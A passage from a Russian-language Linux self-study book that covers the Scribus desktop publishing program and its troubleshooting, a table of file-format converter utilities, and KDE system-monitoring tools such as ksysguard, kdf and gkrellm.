


Рис. 11.1. Программа Scribus

Начиная с версии 0.7, Scribus был перенесен на Qt3, что существенно улучшило пользовательский интерфейс и обработку шрифтов, благодаря чему Scribus стал более дружелюбным для неподготовленных пользователей. Все это позволяет назвать Scribus профессиональной настольной издательской системой для Linux.

Мы уже привыкли к тому, что Linux-программы не очень стабильны. Данное утверждение не относится к GIMP, OpenOffice и Scribus. Начиная с версии 0.6 Scribus считается стабильной программой, поэтому имеет смысл использовать версию 0.6 или более позднюю.

В версии 0.9.4, которую я сейчас использую, появились такие новые функции:

1. Градиентное заполнение для всех видов объектов, кроме картинок.
2. Улучшенные линейки.
3. Функции блокировки объектов.
4. Опции PDF сохраняются вместе с документом.
5. Добавлена локализация для польского языка.

Кстати, о локализациях. Первоначально интерфейс Scribus был написан на немецком языке. Затем он был переведен на английский, болгарский, французский, итальянский, испанский, турецкий и даже на украинский языки. Насколько мне известно, русскоязычный интерфейс поддерживается начиная с версии 1.2.2.

Если вы решились на установку Scribus, вы можете загрузить по адресу <http://web2.altmuehlnet.de/fschmid/download.html>.

Scribus был включен в состав следующих дистрибутивов:

- Debian (нестабильный релиз);
- Gentoo Linux;
- Mandrake 8.2;
- Lindows;
- Lycoris;
- Fink 0.4.

Если вы используете один из этих дистрибутивов, возможно, Scribus уже установлен у вас. А если нет, то вам нужно установить пакет scribus. Перед его установкой убедитесь, что у вас:

1. Установлена библиотека Qt-3.0.3 (для версии Scribus 0.9.4).
2. Имеется и установлена программа Ghostscript версии 5.50 или выше. Очень рекомендуется версия 6.53 или 7.05.
3. Установлены Postscript-шрифты. Шрифты TTF поддерживаются Scribus, начиная с версии 0.4.7.
4. Установлена среда KDE (*).
5. Последняя версия библиотеки libpng (версия Scribus 0.9.4 требует libpng версии 1.2.1).

(*). Для работы Scribus среда KDE не нужна, но если вы хотите использовать метод drag-and-drop, желательно установить KDE.

11.2. Работа с программой

Меню программы состоит из пунктов **File**, **Edit**, **Style**, **Item**, **Page**, **View**, **Tools**, **Extras** и **Help**. Сейчас мы по очереди рассмотрим команды каждого пункта меню. Ясное дело, что мы не будем останавливаться на очевидных командах, например, **File** → **Save**. Хотя нужно сказать пару слов о создании и сохранении документа. С помощью команды **File** → **New** вы можете создать новый документ, при этом вам будут доступны 25 различных параметров страниц, включая все возможные размеры. Максимальный размер страницы — 100x100 дюймов.

Используя команду **File** → **Save As** вы можете сжать документ программой gz, установив режим **Compress file**. Тогда расширение файла станет .scd.gz. Команда **File** → **Open** позволяет открывать сжатые документы.

Команда **Get Text/Picture** меню **File** позволяет импортировать в документ ASCII-текст или картинку в форматах TIFF, PNG, JPEG, EPS или XPM.



Примечание

Для получения профессионального качества рекомендуется использовать картинки в формате TIFF.

Команда **Save Text** позволяет сохранить текст документа (без картинок и других графических объектов) в текстовый файл.

Команды **Save Page As EPS** и **Save Page As PDF** позволяют сохранить текущую страницу в форматах EPS и PDF соответственно. При сохранении в формате PDF программа позволяет пользователю установить множество настроек (см. рис. 11.2).

Версия Scribus 0.9.4 поддерживает сохранение в формате PDF 1.3 (Acrobat 4) и 1.4 (Acrobat 5). Кроме того, вы можете включить эффекты для презентации (**Presentation Effects**). Это рекомендуется делать только в том случае, если документ не предназначен для печати. Под эффектами для презентации подразумеваются исчезновение, стирание, мерцание и другие.

На вкладке **Fonts** вы можете включить режим сохранения шрифтов вместе с документом PDF, то есть шрифты будут встроены в сам документ — тогда ваш документ будет одинаково отображаться на всех компьютерах. Данная функция особенно полезна, если вы используете какие-то экзотические шрифты.

Команда **Print** используется для печати документа. Начиная с версии 0.7, вы можете указать внешнюю команду печати, например, `lpr-cnps` или модуль печати GIMP.

Теперь настала очередь меню **Edit**. Команды **Cut**, **Copy**, **Paste** и **Undo** работают как обычно. Раз уж мы заговорили о редактировании документов, нельзя не сказать о расширенном методе `drag-and-drop`.




Рис. 11.2. Сохранение в формате PDF

**Примечание**

Все сказанное ниже будет работать, только если программа Scribus запущена в среде KDE.

С помощью левой кнопки мыши вы можете:

1. Перетащить картинку в область картинки (Picture-frame).
2. Перетащить текст в область текста (Text box).
3. Перетащить текст из другой программы в область текста.
4. Перетащить объекты из Konqueror в Scribus.

Используя правую кнопку, можно:

1. Скопировать объекты в другую часть документа (левая кнопка перемещает объекты, а правая — копирует).
2. Перетащить объекты на рабочий стол KDE.
3. Перетащить объекты в Konqueror.
4. Перетащить любой объект в другое приложение, где он появится в текстовом виде.

Команда Clear меню Edit очищает не страницу, как это может показаться на первый взгляд, а текстовую область.

Команды Color и Color Management предназначены для управления цветом. Первая позволяет выбрать цвет объекта, а вторая — откалибровать изображение. Более подробно об этом мы поговорим в следующем пункте.

Меню Style позволяет определить стиль объекта, то есть указать его цвет, шрифт и выравнивание (для текста). Грубо говоря, меню Style аналогично меню Формат программы OO Writer.

Меню Item предназначено для работы с объектами — картинками, текстовыми областями. С помощью этого меню вы можете изменить свойства объекта, создать его дубликат (команда Duplicate), удалить или преобразовать его в другой формат (команда Convert). В этом же меню находятся команды Shape и Text On a Path. Первая позволяет выбрать форму объекта — прямоугольник или эллипс, а вторая аналогична одноименной команде Corel Draw и предназначена для размещения текста вдоль кривой.

Меню Page предназначено для работы со страницами документа. В нем вы найдете команды, позволяющие добавлять новые страницы (Insert), удалять (Delete), копировать (Copy), перемещать их (Move), а также применять стиль оформления (Apply template).

Команды меню View управляют просмотром документа. С помощью этого меню вы можете изменить масштаб, показать или скрыть различные объекты: поля страницы (Hide Margins / Show Margins), картинки (Hide Images / Show Images), направляющие линии (Show Guides / Hide Guides).

Меню Tools управляет вспомогательными панелями инструментов:

1. панелью размеров (Hide Measurements / Show Measurements),
2. панелью цвета (Hide Colors / Show Colors),
3. панелью контура (Hides Outline / Show Outline),
4. панелью стилей (Hides Style / Show Styles),
5. панелью уровней (Layers),
6. палитрой страниц.



Рис. 11.3. Окно «Layers»

Программа Scribus работает со слоями так же как и все другие программы, поддерживающие слои. Вы можете скрывать, отображать слои, устанавливать флаг печати и сбрасывать его, изменять уровень слоя, создавать и удалять слои. Для работы со слоями предназначено окно Layers (рис. 11.3).

Палитра страниц позволяет управлять страницами. Как уже отмечалось ранее, вы можете добавлять, перемещать, копировать страницы, применять шаблон оформления, а также удалять страницы. Удаленные страницы не удаляются физически, а перемещаются в корзину (Trash bin), откуда вы можете их восстановить.

11.3. Управление цветом

На минутку попробуем представить себя сотрудником какой-нибудь небольшой полиграфии. К вам пришел заказчик и просит создать этикетку для его продукта. Вы нарисовали какую-нибудь пеструю картинку, все прекрасно, заказчик доволен и настало время тиражирования этой этикетки. Но что мы получили на печати? Цвет морской волны стал почему-то грязно-синим, а зеленые листья стали уж слишком яркими — прямо-таки кислотными. Что случилось?

А случилось то, что цвет, который мы видим на мониторе, может не совпадать с представлением этого же цвета в принтере. Тогда нужно откалибровать цвета, то есть подогнать цвета монитора к цветам принтера, чтобы они стали максимально похожими.

Сейчас мы не будем углубляться в технические подробности цветокоррекции. Если они вам необходимы — поищите информацию в Интернете или почитайте специальную литературу — данной теме посвящено много материала.

В Scribus предусмотрена простейшая система калибровки, сопоставляющая профили принтера и монитора. Для работы системы управления цветом вам нужно установить пакет littlecms (Little Color Management System — «простая система управления цветом»). Затем выбрать команду Edit → Color Management System (см. рис. 11.4).




Рис. 11.4. Система управления цветом

Далее ваши действия просты — выберите ваш монитор и принтер из списка. Если их в списке нет, попробуйте обновить пакет **littlecms**. Если и это не помогло, тогда остаются два варианта — либо купить новый принтер/монитор или же поэкспериментировать и подобрать такие профили устройств, цвета которых были бы максимально приближенными.

11.4. Возможные проблемы и их решения

11.4.1. Проблема: не отображаются шрифты

Иногда при работе со Scribus возникают нештатные ситуации. Первая заключается в том, что при запуске не отображаются шрифты, то есть список шрифтов пуст. Решается данная проблема просто — убедитесь, что у вас установлены шрифты Type1, для чего проверьте, существуют ли каталоги:

```
/usr/share/fonts/Type1,  
/usr/X11/lib/X11/fonts/Type1
```

и если да, то имеются ли там файлы шрифтов. Если шрифты установлены, а программа все равно их не видит, откройте файл `/etc/X11/X86Config`, найдите переменную `FontPath` и после нее (на следующей строке) добавьте объявление:

```
FontPath /usr/X11/lib/X11/fonts/Type1
```

Разумеется, что каталог у вас может быть другим. После этого небольшого оперативного вмешательства нужно перезапустить сервер X, нажав комбинацию клавиш `Ctrl + Alt + Backspace`.

А вот если и после этого шрифты все еще не видны, тогда причина не в сервере шрифтов (`xfs`), а в самом Scribus. Создайте текстовый файл, содержащий имена каталогов, в которых находятся шрифты Type1, например:

```
/usr/share/fonts/Type1  
/usr/X11/lib/X11/fonts/Type1
```

Этот файл нужно сохранить в своем домашнем каталоге под именем `.scribusfont.rc`. Если все заработало, то, как правило, данная проблема больше не повторяется.

11.4.2. Проблема: не отображаются панели инструментов

Еще одна небольшая проблема — не появляются панели инструментов. Откройте файл `.scribus.rc` — в нем вы найдете строки, подобные этой:

```
MEASUREMENTS YPOS="-468" XPOS="-571" VISIBLE="1"
```

Обратите внимание, что координаты панелей отрицательны (или слишком большие) — установите нужные координаты и перезапустите Scribus.

11.4.3. Проблема: в меню Edit не появляется команда Color Management System

Первые две проблемы легко решаемы. А вот третья — довольно существенна: в меню **Edit** не появляется команда **Color Management System**. Значит, ваш Scribus был собран без поддержки пакета `littlecms`.

Если вы устанавливали Scribus из пакетов RPM, вам не повезло, потому что придется загрузить исходный код программы и заново ее собрать. Если же исходный код у вас уже есть, вам нужно установить пакет `littlecms-devel` или исходный код библиотеки `littlecms`. Если вы установили `littlecms` из пакета RPM, после установки введите команду `/sbin/ldconfig` (эту команду имеет право вводить только `root`). После этого перейдите в каталог с исходными текстами Scribus, удалите файл `configure.cache` и введите команду `./configure`. Убедитесь, что пакет `littlecms` подключен:

```
lcms__cmsChannelsOf=yes
```

Затем введите команды `make`, `make install`.

ЧАСТЬ IV

УТИЛИТЫ

Глава 12

ПРЕОБРАЗОВАТЕЛИ
ФОРМАТОВ ФАЙЛОВ

Глава 13

МОНИТОРИНГ СИСТЕМЫ
И КОМПЬЮТЕРА

Глава 14

ТЕРМИНАЛЫ

САМОУЧИТЕЛЬ LINUX.

Установка, настройка, использование

Преобразователи форматов файлов

Главным признаком программы-преобразователя является цифра 2 (или слово «to») в названии программы. Два переводится на английский язык как «two», а слово «two» в транскрипции (при произношении) очень похоже на слово «to». Вот и получается: формат1 to формат2, например, txt2pdf. Аналогичная ситуация с цифрой 4 — слово «four» при произношении очень похоже на слово «for». Вот и получается, что Win4Lin читается как Windows For Linux. Вызываются все преобразователи так:

```
Программа файл.формат1 [файл-результат]
```

Имя результирующего файла будет таким же, но с расширением формат2. Например, если вы введете команду `txt2pdf textfile.txt`, получите файл `textfile.pdf`.

В табл. 12.1 представлены наиболее часто используемые преобразователи форматов. В этой таблице указаны далеко не все преобразователи. Чтобы найти нужный вам преобразователь воспользуйтесь автодополнением командной строки. Например, вы хотите преобразовать формат PPM в какой-нибудь другой формат: введите `ppm` в командной строке терминала или консоли и дважды нажмите «Tab». В результате вы увидите список всех программ, имя которых начинается символами `ppm`, в этом списке будут все установленные преобразователи.

При использовании преобразователей будьте осторожны: некоторые преобразователи удаляют исходный файл. Прежде чем использовать преобразователь, прочитайте соответствующую ему страницу руководства, а перед запуском сделайте резервную копию исходного файла.

Преобразователи форматов

Таблица 12.1

Преобразователь	Описание
a2p	Преобразует программу на языке Awk в программу на языке Perl
bdftopcf	Преобразует шрифты в формате BDF (Bitmap Distribution Format) в формат PCF (Portable Compiled Format); <code>bdftopcf</code> — это компилятор шрифтов сервера X, поскольку он использует шрифты в формате PCF, которые независимы от архитектуры
bdftops	Преобразует шрифты в формате BDF в формате PS (Post Script)
bin2obj	Преобразует двоичный файл в объектный
bmptoppm	Преобразует картинки в формате BMP (Microsoft Bitmap) в формат PPM (Portable Pixmap)
cdda2wav	Преобразует дорожки аудио CD в формат WAV. Намного удобна использовать для этого программу Crip или XMMS
epstopdf	Преобразует файлы в формате EPS (Encapsulated PostScript) в формат PDF
eps2eps	Преобразует файл в формате EPS в более простой (что повышает производительность) файл тоже в формате EPS. Эту программу нужно использовать только для файлов в формате EPS. Для формата PS используйте программу <code>ps2ps</code>

Таблица 12.1 (продолжение)

Преобразователь	Описание
eyuvtoppm	Преобразует файл в формате Berkeley YUV в формат PPM
dvi2pdf	Преобразует файл в формате DVI в формат PDF
dvi2ps	Преобразует файл в формате DVI в формат PS
dvi2hp	Преобразует файл в формате DVI в формат Hewlett-Packard PCL
find2perl	Преобразует командную строку команды find, которая используется для поиска файлов, а программу на языке Perl
fd2ps	Преобразует вывод программы fdesign в формат PS
fd2pascal	Преобразует вывод программы fdesign в программу на языке Pascal
font2bdf	Преобразует шрифт в форматах fon, fnt в формат BDF
font2c	Преобразует шрифт в массив на языке C. Шрифт должен быть в формате PS Type 0 или 1
h2pas	Преобразует заголовок C (header.h) в модуль программы Pascal
h2ph	Преобразует заголовок C (header.h) в заголовок программы Perl (ph-файл)
hdlist2pkglist	Преобразует список пакетов дистрибутива в формате hdlist в формат pkglist
ilbmtoppm	Конвертирует файл ILM в формат PPM
imgtoppm	Конвертирует файл IMG в формат PPM
imagetops	Преобразует картинку в формат PS
infotocap	Преобразует файл terminfo в формат termcap
jpeg2hdf	Преобразует картинку JPEG в формат HDF
jpegtopnm	Преобразует картинку JPEG в формат PNM
lame	Преобразует музыку в формате WAV в формат MP3
man2dvi	Преобразует запрошенную страницу man в файл DVI
man2html	Преобразует запрошенную страницу man в файл HTML
mdatopbm	Конвертирует Microdesign-файл (.mda, .mpd) в формат PBM (Portable Bitmap)
ofm2opl	Преобразует метрику шрифта в формате OFM в формат OPL. Существует обратный преобразователь — ori2ofm
pbmto*, ppmto*, pnmto*	Группы преобразователей, позволяющие преобразовать форматы PBM, PPM и PNM в любой другой формат, вплоть до текста (ASCII) или формата MPEG
pdfinitex, pdftex, pdvixtext	Создает PDF-файл из TEX-файла
pdf2pbm	Преобразует файл в формате PDF в формат PBM
pdf2otext	Преобразует PDF-файл в текстовый документ. Существует обратный преобразователь — text2pdf
pf*	Группа преобразователей, преобразующая шрифты в формате PF в другие форматы (afm, pfa, ps)
pod2*	Группа преобразователей, преобразующая POD-данные в форматы man, html, latex, text
p2c	Преобразует Pascal-программу в C-программу. Очень мощная программа, но она не устанавливается по умолчанию и входит далеко не во все дистрибутивы. С помощью этой программы я конвертировал тексты TurboPascal-программ в C-программы, которые нормально выполнялись в среде Borland C. Правда, пришлось кое-что подправить, поэтому для работы с этой программой нужно знать язык C так же хорошо, как и Pascal. Используйте эту программу, если вам лень (или нет времени) самостоятельно переаести на C несколько сотен строк Pascal-кода
s2p	Преобразует скрипт Sed в Perl-программу
texi2dvi, texi2html, texi2pdf	Конвертирует документы TeX Info в указанные форматы
Tgatoppm	Преобразует картинку в формате TGA в формат PPM
wvhtml, wvRTF, wvText	Преобразует документ в формате Windows Word в форматы HTML, RTF, Text соответственно
Yuvtoppm	Преобразует файл в формате Abekas YUV в формат PPM
xm12man	Преобразует файл в формате XML в Man-страницу

Мониторинг системы и компьютера

13.1. Системный монитор KDE

Программа **Системный монитор** (рис. 13.1) предоставляет нам огромный набор датчиков, информирующих вас о текущем состоянии системы. Возможности системного монитора настолько обширны, что мы могли не рассматривать ни одной программы в этой главе, кроме **Системного монитора**. Системный монитор KDE запускается командой:

```
ksysguard
```

Вам доступны датчики, указанные в табл. 13.1.




Рис. 13.1. Системный монитор KDE

Группа	Название датчика	Описание
CPU (мониторинг загрузки процессора и системы в целом)	CPU Load (загрузка процессора)	Загрузка центрального процессора
	Пользователи	Информирует о количестве пользователей, которые работают в системе
	Система	Общая загрузка системы. Этот датчик также входит в группу «Загрузка»
	Load Average (загрузка за одну минуту)	Загрузка системы за одну минуту. Этот датчик также входит в группу «Загрузка».
	Тактовая частота	Изменение тактовой частоты процессора. Поскольку в большинстве случаев частота процессора постоянна, этот датчик вряд ли будет вам полезен
	Холостой ход	Этот датчик обратен датчику CPU Load и информирует о простоях в работе процессора. Также входит в группу «Загрузка»
Дисковый ввод/вывод	Все операции	Общий дисковый ввод/вывод
	Записано	Информирует о количестве записанной информации
	Считано	Информирует о количестве считанной информации
	Операции чтения	Возвращает общее число операций чтения
	Операции записи	Возвращает общее число операций записи
Загрузка	Прерывания	Возвращает количество определенных прерываний
	Датчики общей загрузки за определенный интервал времени	Возвращают общую загрузку системы за определенный интервал времени
	Количество процессов	Возвращает общее количество запущенных процессов
Память	Подкачка	Использование саоппинга
	Физическая память	Информация об использовании физической памяти
—	Управление процессами	Позволяет просматривать информацию о каждом процессе и при необходимости удалить выбранный процесс, если, конечно, у вас достаточно для этого прав

Датчики размещаются на рабочем листе Системного монитора. Прежде, чем добавить новый датчик, вы должны выделить для него место. С этой целью вы можете или изменить размер рабочего листа или удалить один из имеющихся датчиков. Для изменения размера рабочего листа выполните команду **Правка** → **Свойства рабочего листа**. В появившемся окне укажите, сколько датчиков можно разместить по горизонтали и по вертикали. В этом же окне вы можете указать интервал обновления датчиков (см. рис. 13.2).




Рис. 13.2. Свойства рабочего листа

Для удаления датчика щелкните на нем правой кнопкой мыши и выберите команду **Удалить**.

После того, как освобождено место для нового датчика, перетащите любой датчик из области **Датчики** на свободное место. Затем выберите один из способов отображения значений датчика:

- график;
- диаграмма;
- индикатор;
- журнал (для текстовых датчиков).

Системный монитор, кроме отображения различной информации, умеет управлять процессами. Перейдите на закладку Таблица процессов — на ней отображается вся информация о запущенных процессах (см. рис. 13.3). Для появления этого окна можно использовать комбинацию клавиш Ctrl + Esc.




Рис. 13.3. Информация о процессах

Системный монитор предоставляет следующую информацию о процессе:

- Процесс** название процесса.
- PID** идентификатор процесса.
- User, System** использование ресурсов пользователя и системы.
- Приоритет процесса**
- Имя** имя пользователя, запустившего процесс.
- Команда** команда, которая использовалась для запуска процесса.

Нажав на кнопку Удалить, вы завершите выбранный процесс. Пользователь может завершить только свои процессы, а администратор (пользователь root) — любой процесс.

13.2. Просмотр заданий принтера. Программа K Job Viewer

Программа K Job Viewer позволяет просмотреть задания принтера (рис. 13.4). Программа возвращает идентификатор задания в очереди печати, имя пользователя-владельца, состояние задания (сколько процентов выполнено), размер задания и количество страниц. Для ее запуска выполните команду:

```
kjobviewer
```




Рис. 13.4. Задания печати для Canon

Программа K Job Viewer позволяет производить следующие действия:

1. Приостановить задание.
2. Продолжить приостановленное задание.
3. Удалить задание.
4. Переместить задание на другой принтер.
5. Выбрать принтер для просмотра заданий

Разумеется, что приостановить и удалить вы можете только свое задание, а администратор может удалить любое задание из очереди печати.

Для чего нужна программа? Если вы печатаете только на локальном принтере, и вы не подключены к сети, тогда эта программа для вас бесполезна. Рано или поздно ваш документ будет распечатан. Разумеется, можно поинтересоваться, сколько страниц уже напечатано, но я сомневаюсь, что это увеличит скорость печати.

Как только вы подключаетесь к локальной сети и предоставляете свой принтер в совместное использование, вы можете просматривать состояние заданий других пользователей. Если вы видите, что нагрузка на принтер слишком велика, вы можете попытаться выбрать другой сетевой принтер — вдруг он свободен.

13.3. Монитор свободного места на диске

Монитор свободного места на диске или программа K Disk Free (рис. 13.5) запускается по команде:

```
kdf
```

Кроме информации о размере файловой системы, монитор возвращает ее тип, имя устройства, точку монтирования и рисует индикатор соотношения свободного места к размеру раздела.




Рис. 13.5. Монитор свободного места на диске

13.4. Списки пользователей

Программа Список пользователей (рис. 13.6) возвращает нам список пользователей, зарегистрированных на терминалах операционной системы. Вместо этой программы я рекомендую использовать обыкновенную команду `who`, которая предоставляет также список пользователей, зарегистрированных на терминалах системы X-Window и подключенных к нашей системе по протоколам Telnet, SSH, FTP.

Программа `who` возвращает:

- имя пользователя;
- терминал, к которому он подключен;
- имя узла (откуда подключен пользователь);
- время регистрации (LOGIN@);
- время простоя (IDLE);
- использование процессорного времени;
- команду, которую запустил пользователь (WHAT).




Рис. 13.6. Список пользователей

13.5. Другие программы для мониторинга

13.5.1. Программа Gkrellm

В состав моего дистрибутива (надеюсь, и в состав вашего) входят несколько необязательных программ для мониторинга системы. Все они — аналоги Системного монитора KDE.

Программа Gkrellm (команда `gkrellm`) представляет собой настраиваемый системный монитор (рис. 13.7). Что мне понравилось в этой программе — так это ее довольно необычный интерфейс.

В данном варианте программа информирует нас о:

- 1) загрузке процессора (ЦПУ);
- 2) количестве запущенных процессов и зарегистрированных пользователей;
- 3) нагрузке на дисковую систему ввода/вывода;
- 4) состоянии сетевых интерфейсов `lo` и `ppp0`;
- 5) состоянию физической памяти и своппинга;
- 6) количестве писем в вашем почтовом ящике.

Нажав F1, вы сможете настроить программу и ее датчики так, как вы хотите. Программа использует темы интерфейса, благодаря которым вы можете изменить ее внешний вид. Если в вашей системе не установлено ни одной темы, кроме стандартной, загляните на сайт <http://www.muhi.net>. Загрузив тему, распакуйте ее в каталог `~/gkrellm/themes` (~ - это ваш домашний каталог).



Рис. 13.7. Программа Gkrellm

13.5.2. Программа «Сенсоры»

Кроме этого, можно еще использовать довольно красивую программу Сенсоры (рис. 13.8), которая входит в состав KDE. Ее полное название K Sim (команда `ksim`).




Рис. 13.8. Сенсоры

13.6. Текстовые программы для мониторинга

13.6.1. Программа top

